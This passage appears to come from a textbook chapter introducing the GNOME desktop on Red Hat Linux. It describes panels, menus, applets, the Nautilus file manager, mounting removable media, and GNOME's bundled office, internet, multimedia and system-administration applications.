There are three other major features of the mouse: “right-clicking,” “highlighting,” and “scrolling.” When you select the right mouse button in certain instances, you are given more information about the current environment. For instance, *right-clicking* anywhere on the desktop area brings up a *desktop context menu* (described later) that gives you choices of tasks to perform. Right-clicking an icon provides detailed information about that icon, including its properties, as well as things you can do with that icon. This is, in fact, another form of a context menu. When you move your mouse pointer over a desktop icon, the icon is *highlighted.* Information about that icon is displayed, such as its function or its name. Finally, some mouse makers include a button or wheel in the center of the mouse between the left- and right-clicking controls. This feature allows you to move *(scroll)* up and down the screen you are on.

While most mouse controls are set up by default for right-handed users, you can change this by adjusting the mouse settings by using the *settings* feature of GNOME, described later. The settings

feature also allows you to configure the middle button on a mouse that has three buttons.

The Desktop

The desktop is your primary work environment when you log in to the system. It consists of visual representations of things (called *icons*) as well as ordered lists of things that you can do (called *menus*). These are described in more detail a little later on. Most, if not all, of the tasks that a typical user performs are done from the desktop environment. The desktop can be customized to contain the programs and tasks that you perform most frequently It can also be customized to give it a unique look and feel that identifies it as your environment each time you log in to the system, by creating a customized background and putting some things where you want them in order to access them easily And you can change the desktop around quickly and easily as time goes on to meet your changing needs.

The Login Session

The *login session* is the time you are performing tasks on the desktop from the time you log in to the system until the time you log out. Every time you log in, you start a new session. You may set certain features during your login session so that the next time you log in, your desktop will look the same. Examples are your screen background and the position of the icons on the desktop. Your individual user account may also be set up so that a certain program or group of programs are executed automatically during your login session.

Icons

GNOME uses *icons* (images) on the desktop to represent *tasks* or *objects.* A *task* may be a program that is on your desktop. An example would be a picture of a letter being inserted into an envelope. This task icon represents your e-mail program. Selecting this icon will open up your e-mail. An *object* may be a folder, a file, or a device. Examples are your home directory (home folder), a file that you just created in either your home folder or someplace else, and your local hard drive. A trashcan icon, called *trash,* is also an example of an object. This is the location to which you can move things when you no longer need them on your desktop. Selecting this type of icon opens up the file, folder, or device for access to its contents.

Three basic icons are displayed on the default GNOME desktop. The first is *computer,* which is the same concept as the “My Computer” icon in Windows and represents all of the devices on and attached to your computer. The second is *trash,* previously referred to. The third is your home directory, called *home,* which represents an organizational structure of all of your files.

As previously stated, when you *left-click* an icon, the icon is acted on. If, though, you *right-click* an icon, a context menu is displayed for that icon. The menu will display the characteristics of the icon, as well as list the tasks that you can perform on the icon. If you *left-click* an item on the context menu, that action will be taken. Figure 6–3 shows a sample GNOME desktop icon-the trashcan.

Figure 6–3: A sample icon (the trashcan)

Panels

The *panel* is a bar on the top or bottom of your display screen containing most of the useful items you will use on a regular basis. It holds *menus, applets,* the *quick launcher,* the *task bar* or *window list, buttons,* and the *system tray.*

The default GNOME desktop starts out with a panel at the top with some default icons on it, and a panel on the bottom with some others. The panel(s) may be adjusted so that they run vertically on your display screen as well. You may also choose to have two panels (top and bottom or left and right) to split up the functionality contained in each of them. This is a matter of personal taste and style.

Figure 6–4 shows a sample GNOME top panel on the desktop.

Figure 6–4: A sample top panel

Menus

In addition to icons, GNOME organizes a number of user tasks into ordered lists of things called menus. Menus give you a way to select a specific task from a larger list by "drilling down" (navigating) from the highest level of the menu down to lower levels until you find what you want to do.

GNOME provides a menu of all of the functions that you can perform on the desktop in the *main menu.* This menu is in the form of an icon (usually a red hat), and is normally associated with the word *Applications.* It is usually on the left of the screen, either at the top or the bottom. Clicking your mouse on this icon will display all of the major functions available to you. There are two other default menu entries in the same area of the panel. The first is *Places,* and it consists of locations such as physical devices and directories that are on the system. The second is *Desktop,* and it consists of the things you can do on your desktop. Moving your mouse down to a specific subfunction, and ultimately clicking the entry that you want in the menu will invoke that particular task. Figure 6–5 shows a sample of the Desktop menu on the top panel.

Figure 6–5: A sample desktop menu on the panel

The Desktop Context Menu

There are a number of functions that you can access on the desktop by bringing up the *desktop context menu.* When you right-click your mouse on a free area of the desktop, a pop-up box appears with a listing of things that you can do by selecting one of the items on the menu. The desktop context menu contains the items listed in Table 6–1.

Table 6–1: Items on the Desktop Context Menu

Menu Item	Function
Open Terminal	Opens a window in which you can run command lines and shells
Create Folder	Creates a folder named "new folder" on the desktop that can be renamed
Create Launcher	Brings up a pop-up menu that allows you to create a launcher
Create Document	Creates empty document "new file" on the desktop that can be renamed
Clean Up by Name	Arranges the desktop icons by name alphabetically
Keep Aligned	Places icons in an aligned grid on the desktop
Change Desktop	Brings up a pop-up menu that allows you to change the desktop

Background	

The *Create Launcher* pop-up menu allows you to create and name a *launcher,* provide a generic name that tells the type of launcher (e.g., text editor), provide a description, specify the command to execute for the launcher, and designate the type launcher (application, link, etc.). It also lets you choose an icon to associate with the launcher-if appropriate-and lets you specify if it is to be run in a separate terminal window if it does not normally do so. A *launcher* can start an application, execute a command, or open a folder in a file manager window. Note that launchers can be located on either the panel or the desktop-and be represented by icons or located on a menu as a menu item with an icon next to the item.

The Quick Launcher

The *quick launcher* is an area on the panel where you can store "shortcuts" to tasks (applications) that you access frequently by creating an icon to represent the task and placing it in the quick launcher area. Rather than using the Applications menu to find a task and then clicking it to execute it, you can simply click the icon you stored in the quick launcher to execute the task. If you have created a launcher on the desktop through the previous create launcher process, it can be moved to the quick launcher area easily by selecting it and dragging and dropping it on the quick launcher area.

The Task Bar (Window List)

The *task bar,* or *window list,* is a part of the panel that allows you to switch between active windows on your desktop. GNOME allows you to have multiple concurrent windows (workspaces) open at one time. The window list consists of a representation of each currently running window. When you select a window from the window list on the panel, it becomes active on the desktop. When you minimize the window, it becomes part of the task bar. A sample task bar is shown in Figure 6–6. Note that the items on the task bar are abbreviated so that they will all fit on the task bar.

Figure 6–6: A sample task bar

Applets

Applets are little programs that are stored in the panel area of your desktop. Applets consist of things like clock viewers, CPU load sensors, weather programs, system monitors, and volume controls-in addition to some of the things previously mentioned like launchers, window lists, and the workspace switcher. A number of built-in applets come with your GNOME distribution, but there are also applets that are developed by Linux programmers and are made available to GNOME users to download for free. One such site is the Softpedia web site located at *http://linux.softpedia.com/get/Desktop-Environment/Gnome/Gnome-applets-4633.shtml*.

If you want to add one of the applets that came with your desktop to your panel area, you can right-click the panel area. A menu list of available applets is displayed in a pop-up window, with a brief explanation of the applet's function. You can click the item that you want to add' and then click the Add button on the window. You can do this for as many items as you wish to appear on your panel. Figure 6–7 shows some sample desktop applets.




Figure 6–7: Some sample applets

The Virtual Workspace

The *virtual workspace* or *virtual desktop* is an instance of the desktop. The concept is of having multiple desks in an office. You may have some documents on one desktop, and some others on another, and be performing a task such as filing or sorting on yet another. You can have all of these things happening on multiple desks, but you can only work on one desktop at a time. All of these

virtual desktops except the one on which you are currently working can be stored in the panel area-or left open on the desktop so that you can see them-until you need to access the content on one of them. When you need to access it, you can either store the desktop you were just working on in the panel area and bring up the new desktop or just move to another one of the open virtual desktops using a feature of GNOME called the *workspace switcher.* The workspace switcher manages the number of virtual desktops as well as what you can do with the virtual desktops so that the process of moving between them is relatively easy

Buttons

Buttons are special icons that provide access to common actions and functions. The buttons that GNOME uses are: *Force Quit, Lock, Log Out, Run, Screenshot, Search, Show Desktop,* and the *Notification Area* applet. Any of these buttons can be added to a panel by right-clicking an open panel area and selecting Add To Panel. Figure 6–8 shows a sample buttons menu with three items already added to the panel.

Figure 6–8: A sample buttons menu

The *Force Quit* button is used to terminate an application that is not responding, much the same as the Windows Task Manager allows you to use the "End Now" feature. When you want to terminate an application, you click the Force Quit button and then *immediately* click the window that contains the application that you wish to terminate. If you decide not to terminate the application after clicking Force Quit, you must hit the ESC (escape) key on your keyboard before doing anything else.

The *Lock* button is used to lock your screen and start any active screensaver. This is a security feature that keeps others from accessing your GNOME session while you are away from your desk. You need to have an active screensaver for this feature to work correctly When you click the Lock button upon leaving your computer and you come back to it after being away for a while, you will notice either a blank screen or the screensaver you created running on the display Moving the mouse or hitting a key on the keyboard will bring up a pop-up window with your login ID and an area for you to type in your password. Upon successfully entering your login password, you will be returned to the GNOME environment that you were in when you hit the Lock button.

The *Log Out* button is used to log you out as the current user so that someone else can log in to the computer-if you are using a shared computer-or as a step prior to shutting down the computer. When you click the Log Out button, a pop-up window appears asking if you are sure that you want to log out. At this point, you can select one of three options: Log Out, Shut Down (combines a log out with shutting down the system), or Restart The Computer (combines a shutdown with a system reboot). You can also choose to save your current session settings, so that when you log back in, your environment is the same as it was in your previous session.

The *Run* button is used to open the Run Application dialog box. This dialog box allows you to type the name of an application on your machine in order to execute it when you select Run in the dialog box. If you want to run the application in a terminal window, selecting Run In Terminal brings up a terminal window. If you want to run the selected application with an input file, selecting Run With File brings up your file system and allows you to choose which filename you wish to append to the Run command. If

you don't remember the exact name of the application you wish to run, selecting Show A List Of Known Applications provides you a list of all applications that you can select to run.

The *Screenshot* button lets you capture a screenshot of the existing screen and save it to the directory of your choice *as filename.png,* where *filename* is the name you choose, and *.png* is the format in which the file is saved. Once the file is saved, you may use image-editing applications to manipulate the image, including saving it as another image file type (e.g., tiff).

The *Search* button initiates the *Search Tool* function, which allows you to search for specific files or folders on your system that match certain criteria. You can search for items where the name contains certain strings (e.g., all files beginning with the letters "Thu"), the item contains specific text (e.g., all files containing the word "Andrea"), or items with certain features (e.g., files modified yesterday, files at least 2K in size, or files owned by user or group). The search function is a very powerful function; using the "show more options" feature gives you an idea of some of the more advanced capabilities.

The *Show Desktop* button allows you to hide all of your active windows on the desktop and show only the desktop as it appears when you log in. This is a useful feature if you are trying to find an icon on the desktop that is obscured by one of your open windows, but you don't know which one. You can resume the previous environment with all of the windows appearing on the desktop by selecting the Show Desktop button a second time (called *restore hidden windows*).

The *Notification Area* button is an applet that contains icons from various applications on your system that are configured to report their status into this applet area. For example, the CD player application displays a CD icon in this area when it is running, to show that the application is running normally Other applications show similarly that they are running correctly in this area. When an application has a problem, it displays an icon representing the problem. For example, if you have not subscribed to a service feature called the Red Hat Network (RHN) on the web, an icon indicating so appears in the Notification Area. When you place your mouse over the icon, a pop-up dialog appears indicating that you are "unable to connect to RHN." Selecting the icon will produce a report on the problem. The icon will temporarily change to a green check mark, until the application tries to connect again-at which point the icon will return to its previous state indicating an error. It will remain as a warning until you either subscribe to the service or delete the icon from the Notification Area on the panel.

The System Tray

The *system tray*-sometimes also referred to as the *Notification Area*-is a panel area that contains system-related information. Features such as the system date and time, speaker volume control, and battery power and system performance monitors are typically stored here and are represented by appropriate icons. In addition, though, other user and program icons may be stored in this area. One example is a blinking envelope indicating that new mail has arrived. Another is a program status indicator or alert icon to indicate a problem in a running task. While it is possible to place user-created icons in the system tray area of the panel, it is best to store your user-created quick launch icons in other areas of the panel and leave this area for the system icons. The system tray and its contents are very well defined in GNOME. In fact, the same system tray is typically used in the KDE desktop environment, discussed in Chapter 7.

Drawers

You can store program icons on your GNOME panel neatly by putting them into a *drawer.* A drawer is another extension of the panel that can store multiple items, much the way a dresser drawer can. A drawer can contain the same objects that a panel can. In fact, a drawer can contain launchers, menus, applets, other panels, and even other drawers. To store a program in a drawer, right-click the panel and select Add Drawer from the pop-up menu. You can drag and drop programs to an open spot on the drawer to add them and select an appropriate icon that will be displayed on the drawer. To move a launcher into the drawer, right-click the launcher and select Move Applet from the pop-up menu. Move the mouse cursor over the drawer and click the left mouse button. You can then open or close the drawer, and run programs from it by clicking their icons. If you add a launcher, menu, applet, or drawer to a panel and later decide you don't want it, you can remove it from the panel. Simply right-click the item you want to remove and select Remove From Panel from the pop-up menu.

The Nautilus File Manager

GNOME has a built-in file manager called *Nautilus.* Nautilus allows you to do a wide range of things with files and folders on your system. Among these things are

- Create, display, manage, and customize files and folders
- Store and run scripts from a single location, including running scripts on files
- Write data from your system onto removable media, including floppies and CDs

Detailed functions of the Nautilus File Manager are covered-with many examples-in the online documentation distributed with GNOME. While it is best to refer to this documentation while you are learning to use Nautilus-especially some of the more advanced features-we will discuss some of the more important concepts here.

File Management under Nautilus

Nautilus displays your files and directories (folders) in a window on your desktop as icons by default. Directories are shown as file folders, and files within a directory are shown as different icons depending on the type of file being displayed. For example, images are shown as an image, documents created using OpenOffice (see the later section "The OpenOffice Suite") are shown as documents, and system files are shown as icons containing numbers or letters or even other icons such as a computer chip. All directory folders are listed with the directory name underneath, and all files are listed with the filename and extension underneath. In addition to the names, you may also attach *emblems* (little icons) to both directory folders and files. Emblems are a way of identifying content of a folder or file more completely For example, an *exclamation point* emblem may be attached to a file to show that it is important. To attach emblems to a file or folder, right-click the file or folder and select Emblems from the pop-up menu. Select the emblem icon(s) that you wish to attach (you may choose more than one) and close the window. This will automatically apply the emblems.

You may notice that some files and folders have emblems on them that you did not put there. If you are a user, there are certain files and folders that you do not have access to. For example, the */root* folder will be displayed with a red circle with a diagonal line through it (the international "no" symbol). This means that you cannot access this folder. You may also see files with the same symbol and a pencil through it as an emblem attached. This means that someone else has created the file, and you cannot change the file (you may, though, access it for read-only purposes). If you need to change the file for some reason, you will have to have the file's owner change the file's permissions for you to do so.

Files may be acted upon by selecting them under Nautilus. Just as in the Windows environment, files have a default action associated with them based upon the file type or extension. Double-clicking an executable file will cause the associated application to start (assuming you have appropriate permissions to execute it), while double-clicking a text file will open it with **gedit** (assuming you have permissions to read it).

Files and folders may be moved from one location to another using drag-and-drop techniques similar to those used in Windows, again assuming that you have the appropriate permissions to do so.

Storing and Running Scripts with Nautilus

Nautilus provides a special folder for storing *scripts* (executable files that you can create). The folder is at */root/.gnome2/nautilus-scripts.* You can create-or obtain from a Linux source-scripts that will perform a wide range of tasks to extend the ability of GNOME's built-in applications. Once you have created a script, given it a name, and stored it in the *nautilus-scripts* folder, this script becomes available to you under the File Manager by selecting File, then Scripts, in a submenu item called Scripts Folder. You can also view all of your scripts by selecting File Scripts | Open Scripts Folder.

You may also run scripts on a particular file. An example might be using a script file that calculates an average of a group of numbers by running a calculator script against a file containing a series of numbers on individual lines. To run a script on a file, select the file in the view pane. Select File |

Scripts and then select the script that you want to run on the file from the submenu that appears.

Note *Starting with GNOME* 2.4, *the Scripts folder and submenus are not visible on the desktop and in menus unless there is at least one script in /root/.gnome2/nautilus-scripts.*

Writing Data to Removable Media under Nautilus

One of the more important features of a file manager is the ability to move data from one location to another. Not only may a user want to move files and folders from one directory structure to another, the user may want to move files or folders onto different media for either storage or use on another system. Nautilus allows you to write data to removable media, such as floppies, CDs, and portable USB devices.

In order to write to these media, they must first be mounted on your system. Hopefully, your system administrator has built an environment where these devices are automatically mounted when you log in to the system. If not, you will need to mount them first. To do this, you first double-click the Computer icon on your desktop. You then double-click the icon representing the media that you wish to mount. For example, to mount a floppy disk, double-click the Floppy device icon. When you do this, an icon that represents the media you wish to write to is added to your desktop. The second step is to format the floppy you wish to write to. After inserting the floppy into the drive, right-click the floppy disk icon and select Format from the menu. Follow the instructions on the Floppy formatter dialog to create a formatted, write-enabled floppy To write to the device, simply select the file you wish to write to the media, and drag and drop the file onto the media icon on the desktop.

Most recent Linux kernels automatically recognize when a USB recording device is plugged into the system. Assuming the driver for the device is available, an icon representing the USB device should automatically appear on your desktop. To move files or folders to a USB device, select the file or folder and drag and drop it onto the USB device icon.

To copy files to a CD, you can use the built-in feature of Nautilus called CD Creator. If your system administrator has configured your system for automatic mounting, inserting an empty (unwritten) CD will cause CD Creator to be started. If you need to mount the CD media manually, and you have been given permission to mount devices, use the mount command in the format

```
#mount /mnt/cdrom
```

where /mnt/cdrom is the mount point to mount the CD-ROM so that you will be able to write to it and read from it.

GNOME Built-in Applications and Utilities

You can access a number of built-in applications and utilities from the GNOME desktop by selecting items from the Applications menu on the panel. These applications and utilities are broken down into submenus in groupings under the Applications menu. Left-clicking any of these submenus will bring up another submenu listing all of the applications that are available under it. Note that, if you also have the KDE desktop environment loaded on your machine, the KDE built-in applications and utilities will also appear, and-in fact-are also accessible under the GNOME desktop environment.

Accessories

GNOME has a group of standard accessories that allow a user to perform basic desktop functions. You will be able to use these accessories when you click the Applications menu and then Accessories.

Calculator GNOME provides on-desktop full-function calculator that lets you perform calculations using your mouse to select numbers and perform mathematical calculations with them. The default calculator is a basic math version that lets you add, subtract, multiply, and divide numbers. By selecting the View menu under Calculator, you can select three other forms of calculator. The *Advanced* form provides richer functions, such as square root, squaring, fractions, absolute values, and reciprocals. The *Financial* form provides calculations used in business, including interest rates, present value, compounding, and depreciation. The *Scientific* form combines the features of the Advanced form with the ability to calculate formulas, trigonometric functions, and logarithmic functions,

as well as to change the representation of numbers (binary, octal, hexadecimal, and decimal).

Character Map The Character Map feature allows a user to select characters from the Unicode character set and map them to specific keyboard characters. This is a useful tool because many of the mathematical and special symbols, as well as accented characters and punctuation marks, are not on a standard keyboard. These special characters can be combined with other standard characters into a text character string that can be used in applications such as text editing. Examples would be inserting a trademark symbol after a word or changing fonts or emphasis (e.g., bolding) in a text stream.

Dictionary The Dictionary function allows a user to look up a word and its definition and usage in an Internet-based dictionary (default is *dict.org*) and display it in what is called the Display Area. If you don't spell the word correctly, Dictionary brings up a spellchecker that lets you select possible correct spellings from a list and then look for it to display One of the more interesting features of Dictionary is the ability to search the output display area for a specific string of text. This string, as well as any other text in the display area, may be copied to another application on the GNOME desktop. Remember that there is no *local* dictionary used in this function, so you must be connected to the Internet to use it. You can either configure the dictionary server to a specific web site with the dictionary you wish to use, or use the default one.

Text Editor The Text Editor function uses the **gedit** application to create and modify simple documents (much the same as the WordPad application under Windows). The text editor allows you to open and work on multiple files at once, each with its own open window. You can copy, cut, and paste text from one document to another. The documents created may be used in the OpenOffice Writer application (see the later section "The OpenOffice Suite") by opening them in the application.

Graphics Applications

Three graphics applications are available as GNOME built-ins: the *Evince Document Viewer,* the *gThumb Image Viewer,* and the GIMP. Each of them has a specific use, based on the type of image to be viewed or managed.

Evince Document Viewer **Evince** is a document viewer for both PDF (Portable Document Format) and PostScript documents under GNOME. Evince was developed as a single application to replace the multiple document viewers that exist on GNOME, like **GGV**, **GPdf**, and **xpdf**. Some of its key features are

- An integrated search that displays the number of results found and highlights the results on the page.
- Page thumbnails used as a quick reference for movement in a document. Evince's thumbnails are available in the left sidebar of the viewer.
- Page indexing for documents that support indexing, for movement from one section of the document to another.
- Text selection in PDF files.

gThumb Image Viewer **gThumb** is open-source image viewer originally based on GQView (an X Window viewer) that has the following features:

- Basic image viewer features such as copying, moving, deleting or duplicating images, printing, zooming, format conversion, and file renaming.
- Browsing your hard drive for images, organizing and viewing them as catalogs, and viewing them as a slideshow. Folders and catalogs can be bookmarked, and comments may be added to images.
- Image editing such as cropping, image rotation, and image enhancement.
- Exporting albums to web pages for web publishing.

The GIMP The GIMP (*G*nu *I*mage *M*anipulation *P*rogram) is a robust bitmap graphics editor developed as a Free and Open Source Software (FOSS) replacement for Adobe Photoshop. When you first access GIMP, you need to configure it for your environment. Unless you are an experienced Linux user, it is best to accept the recommended defaults.

GIMP can be used to process digital graphics and photographs. Some uses include creating graphics and logos, resizing and cropping photos, changing colors, combining images using layers, removing unwanted image features, and converting between different image formats. GIMP can also be used to create simple animated images. GIMP may also be used to capture, store, and manipulate screenshots. In fact, the screenshots in this chapter were generated using GIMP. There is extensive online help within the application to explain the many features of GIMP and how to use them effectively. Figure 6–9 shows the GIMP application on the desktop.

Figure 6–9: The GIMP application

Internet Applications

Many personal computers that are used in both the home and office are connected to the Internet today. This is a requirement in order to send electronic mail to others, use the World Wide Web, or "talk" electronically via Instant Messaging or chat groups. In addition, many businesses (and some homes) use their computers to carry on videoconferences with other people. GNOME provides a platform to do each of these things, provided that your system is connected to the Internet.

E-Mail GNOME uses the *Evolution* environment to manage e-mail. Evolution is a complete messaging, calendar, planning, and organizing tool that was developed by Ximian-now part of Novell. There are a number of versions of Evolution available, with version 2.4 being the latest. The first time you access your e-mail application, you will need to set up the environment under Evolution. This environment includes things like your mail server, your accounts, the type of mail client you want to use (including Exchange 2002/2003 and Groupwise), and other configuration parameters. Complete documentation for configuration and use of Evolution is available on the web at the GNOME project site at *http://www.gnome.org/projects/evolution/documentation.shtml*.

Firefox Web Browser The Mozilla Foundation's Firefox Web Browser is the default web browser under the GNOME desktop. Mozilla has had a history of providing rich-featured, secure web browsing environments that provide all of the same services that other browsers such as Internet Explorer and Netscape do. In order to use Firefox, you must first configure it by selecting the Edit menu, then the Preferences submenu. Once you have configured your Firefox browser, you can browse web pages, store them for future reference, cut and paste text and images, print pages, download files, and customize the browser so that it works best for you. Complete online documentation is available within the browser.

IM Instant messaging has become an important aspect of communication in both the business world and at home. In an environment where users are connected to the Internet frequently, short text messages are more convenient to contact a coworker or friend than either e-mail or a phone call. GNOME uses the **gaim** application to allow users to set up a messaging network with your friends or coworkers. All of the configuration tools necessary to set up IM are available from within the application, including network and browser selection, "buddy list" setup, logging choices, plug-ins, and

message formatting.

You can then send a message to or receive a message from either one person or a group of people, keep track of what was sent (and received) and when, notify people when you are unavailable (or will be back), attach importance to a message, use audible tones to signify events (such as receiving new mail), and even attach personality to messages using emoticons.

IRC Internet Relay Chat (IRC) is one of the oldest messaging services on the Internet. GNOME uses the **X-Chat** application to provide chat services. The notion of IRC is to have a "chat room" where users can enter using a nickname and send messages back and forth to each other and the other members in the same chat room. Chat room networks are usually organized by the type of conversation going on in the chat room. For example, you may choose to enter a chat room that discusses cooking or auto racing, or more esoteric rooms discussing physics or astronomy There are also open chat rooms where (almost) anything goes. Since you have a nickname, your identity is partially obscured from those you chat with.

IRC provides a default list of networks that you can select from to act as your chat server connections. In addition, you can find other chat room server information on the web, and create new network entries in order to participate in these chat rooms as well.

GnomeMeeting (Video Conferencing) Video conferencing for business users is a cost-effective way for coworkers to hold meetings over the Internet instead of traditional face-to-face meetings. For home users, it is a way to see friends and relatives while talking to them, provided that each end has a video connection (usually an inexpensive PC camera) and a phone connection (now available over the Internet through a technology called VoIP, or Voice over IP).

The technology of videoconferencing has been available for over a decade in various forms. GnomeMeeting allows users to set up a call between two parties or with a group of people at a given location on the Internet. At a specified time, users connect to the meeting service, with one person acting as the session host. In addition to the voice conversation aspect of the conference, video services-ranging from displays of viewgraphs and spreadsheets to playback of a video stream-make the experience nearly as real as being at a face-to-face meeting. Participants can even move the camera to point to themselves while talking to give the listeners a view of the person speaking.

Office Applications

GNOME includes a complete set of *free* office applications that allow you to create and manage documents, data, and images, as well as send them to other people. It also provides tools for project management.

Dia Diagrams *Dia* is a drawing application that allows you to create diagrams, network maps, and flowcharts, much the same as Visio does for the Microsoft Windows environment. Users can select from standard diagram objects such as decision blocks, arcs, lines, and ellipses, or they can create custom shapes for special applications like circuitry diagrams. Diagrams can be saved and can even be exported into image formats such as EPS, CGM, and PNG for use in other applications.

Evolution Evolution, as discussed previously under "E-Mail," is the messaging, calendar, planning, and organizing suite under GNOME that provides similar functionality to Microsoft Exchange and Microsoft Outlook in the Windows environment. These applications allow a user to communicate information with other users and save messages for future reference.

The OpenOffice Suite The OpenOffice suite under GNOME is a group of interrelated document and image applications that provide similar functionality to the MS Office suite under Windows. The three most commonly used OpenOffice.org applications are Writer, Impress, and Calc.

OpenOffice.org Writer allows a user to create both text and graphics in documents and web pages, similar to Microsoft Word. *OpenOffice.org Impress* allows a user to create and edit graphical and text presentations for use in meetings as well as slideshows and web pages, similar to Microsoft PowerPoint. *OpenOffice.org Calc* allows a user to calculate and analyze information, as well as manage lists of items in a spreadsheet form, similar to Microsoft Excel. All of the files created under these applications are stored in what is called OpenDocument format. It is similar to MS Office in that

it defines a specific file type for each application.

Objects created in one of these applications may be imported for use in another, just as in the MS Office environment. For example, a spreadsheet may be imported for use in a document, or as part of a slide in a slideshow, and an image can be imported for use in a text document. Since each document in the OpenOffice environment is associated with the application that created it by its file type, double-clicking the file opens the appropriate application with the file, again similar to MS Office. An added feature of the OpenOffice.org suite is that documents may also be opened and saved in Microsoft Office document format. For example, selecting an MS Word file named *mytext.doc* in the OpenOffice.org File | Open dialog will open the *OpenOffice.org Writer* application with *mytext.doc* populating the screen as the active document. Another feature is the ability to convert Microsoft Office file types permanently into OpenDocument format.

In addition to the Writer, Impress, and Calc applications, there are three others that make up the suite: *OpenOffice.org Base, OpenOffice.org Draw,* and *OpenOffice.org Math. OpenOffice.org Base* is a database program, similar to Microsoft Access, that lets you either create a new relational database or connect to an existing database on your system such as dBASE, JDBC, or MySQL. Once you have created your relationships and entered data into the database, the information may be queried, formatted, and printed from the database file. You can also import data into and export data from other OpenOffice.org applications. An example would be creating a spreadsheet from database information. *OpenOffice.org Draw* is a drawing application similar to Microsoft Paint. It allows you to create color or black-and-white free-form drawings, manipulate them, format them, print them, and save them. Draw contains many features of other OpenOffice.org applications and will allow importing and exporting of content.

OpenOffice.org Math is a specialized application that allows you to create formulas. While the formulas themselves cannot be calculated in Math, the formulas may be exported to Calc and be calculated there in spreadsheet format. The formulas themselves are treated as objects and can be inserted also into text documents.

Project Management GNOME provides a robust tool called *Project Management* that lets a user manage tasks and resources required to complete a project. The application keeps track of completed tasks and dates, as well as consumed resources. You can assign multiple specific tasks to a person in specific project phases, assign a level of criticality to each task, and reallocate tasks as necessary. You can display the project visually as a Gantt chart to see how well the entire project looks, as well as highlight the critical tasks that need to be completed in a phase.

Sound and Video Applications

Virtually all computers today come with multimedia capabilities. These capabilities consist of playing audio and video content from either a CD or DVD player, or from your hard drive onto a listening device such as a speaker or a headphone, or recording data, audio, or video. GNOME has a number of applications geared toward each of these capabilities.

CD Player The CD Player application allows a user to play audio CDs from the CD-ROM device on your computer to either your speakers or a headphone. The application displays a console that lets you move forward or backward through CD content, pause and stop play, and even eject the CD. The default system configuration for GNOME recognizes an audio CD when it is inserted into the CD-ROM, and begins playing it automatically (a feature called *autoplay*).

Helix Player The Helix Player is an open-source streaming audio/video player with support for open digital media formats such as SMIL, Ogg Vorbis and Theora, H.261, H.263, GIF, JPEG, PNG, and RealText. The player is a result of a project of the Helix community sponsored by Real Networks, who created the RealPlayer application. The functionality is similar to that of RealPlayer.

Music Player GNOME originally used the *Rhythmbox* music player to play music files, import music from CDs onto disk, and listen to Internet radio. Recently, developers added some functionality and renamed the applet Music Player. The music player also supports two other players: Banshee and XMMS2.

Sound Juicer CD Ripper Sound Juicer is a "lean" version of a CD ripper that extracts audio music from CDs and converts it into file formats that can be understood and played by personal computers and digital audio players. Sound Juicer supports ripping to any audio codec that is supported by the **Gstreamer** plugin (a library of codecs and filters), such as .mp3, .wav, Vorbis, and flac formats.

Totem Movie Player The Totem Movie Player is a full-function movie player for DVDs, VCDs, and other media formats recognized by the **Gstreamer** plugin. There is a full set of on-screen video controls as well as keyboard navigation that allows you to control the movie as you would with a DVD player.

System Tools

A number of useful system level tools are available via the Applications menu. Some of these tools are for the system administrator, but many can be used by anyone on the system.

Archive Manager GNOME uses the *File Roller* application to allow users to create, view, modify, or unpack archives. An archive is a group of files or folders compressed into one file. Archives are used to manage files and folders that are used very infrequently and are compressed to save disk space. They are also used to collect a group of files to send to someone else without having to send very large files. File Roller uses Linux file compression utilities such as **tar, gzip,** and **bzip2** to manage archive operations, with the most common one being a **tar** archive created with **gzip.** The File Roller utility is similar to WinZip under Windows. In fact, one of the archive formats you can create is a *.zip* file. Other formats include RPM and Stuff files, *.tar, tar.Z, .rar, .zoo, .jar,* and *.arj* files, as well as a few others.

Configuration Editor The Configuration Editor is a system administration tool used to manage user preferences and system configuration data. It is a more robust way of configuring preferences than using the Desktop | Preferences submenus, which are what inexperienced users should use to set their preferences. The Configuration Editor uses the **GConf** utility to associate keys with preference settings for a user. If you want to find out more about using the Configuration Editor and **GConf,** consult the online *GNOME System Administrator's Guide* that comes with your GNOME distro.

Disk Management Disk Management is a system administration tool that allows you to format and mount removable media on your system. Unless you have been given permission to perform these functions and are familiar with how the **format** and **mount** commands work, it is best to leave this tool to system administrators.

File Browser The File Browser is one of the main applications of the Nautilus File Manager (see previously). It is similar in function to the Explorer application on Windows. You can browse, create, and modify files and folders; view their contents; and search for specific files and folders according to specific patterns. Files and folders may be represented as icons or as a detailed list showing size, creation date, and file type.

Floppy Formatter The Floppy Formatter is a tool to format a floppy disk for use on your system. If you have a floppy drive on your system, inserting a blank floppy in it will automatically start the floppy formatter. When you are finished following the on-screen instructions, you will have a formatted floppy that can be used to store data from your system.

Hardware Browser The Hardware Browser is a system administration tool that requires knowledge of the root system password to use. If you have the correct privileges, you may use the Hardware Browser to view details about any of the installed devices on your system, such as the device name and description, manufacturer (if known), and drivers used for the device.

Internet Configuration Wizard The Internet Configuration Wizard is a system administration tool that requires knowledge of the root system password to use. The wizard guides the system administrator through all of the steps necessary to configure the system so that it can access the Internet to enable system users to browse web pages.

Keyring Manager The Keyring Manager is a tool to manage items that can be locked and unlocked by the system administrator. An example is a user session. While users can view all of the keyrings associated with the system, only the system administrator can create, change, or delete them.

Network Device Control The Network Device Control utility is a tool used by system administrators to view, configure, activate, and deactivate network devices on your system. Users may look at all of the configured network devices and their status (active or inactive), but only the system administrator can configure, activate, and deactivate them.

New Login The New Login utility is a system administration tool that allows a system administrator to create a new login on the system. You must be logged in as *root* to perform this function. If you attempt to use this utility logged in as anything other than *root,* the system will keep you logged in as yourself but will automatically restart and prompt you for the root login credentials.

Red Hat Network The Red Hat Network utility is a tool that determines which system packages need to be updated on your system. It does this by accessing the Red Hat Network page on the Internet and comparing version information on your system with what is available on the Red Hat Network. If newer packages are available, the **up2date** application is executed, which updates your system packages.

Red Hat Network Alert Icon The Red Hat Network Alert icon is an applet on your panel that checks to see if there are critical updates available to packages on your system. The icon consists of a blinking exclamation point inside a red ball. If you left click the icon, you must first configure the applet. Once it is configured, you can connect with the Red Hat Network on the Internet, and use the **up2date** service to update your packages. If you want to delete the icon from your panel for any reason (say, if your system is not connected to the Internet), there is an option to remove the icon from your panel in the configuration setup.

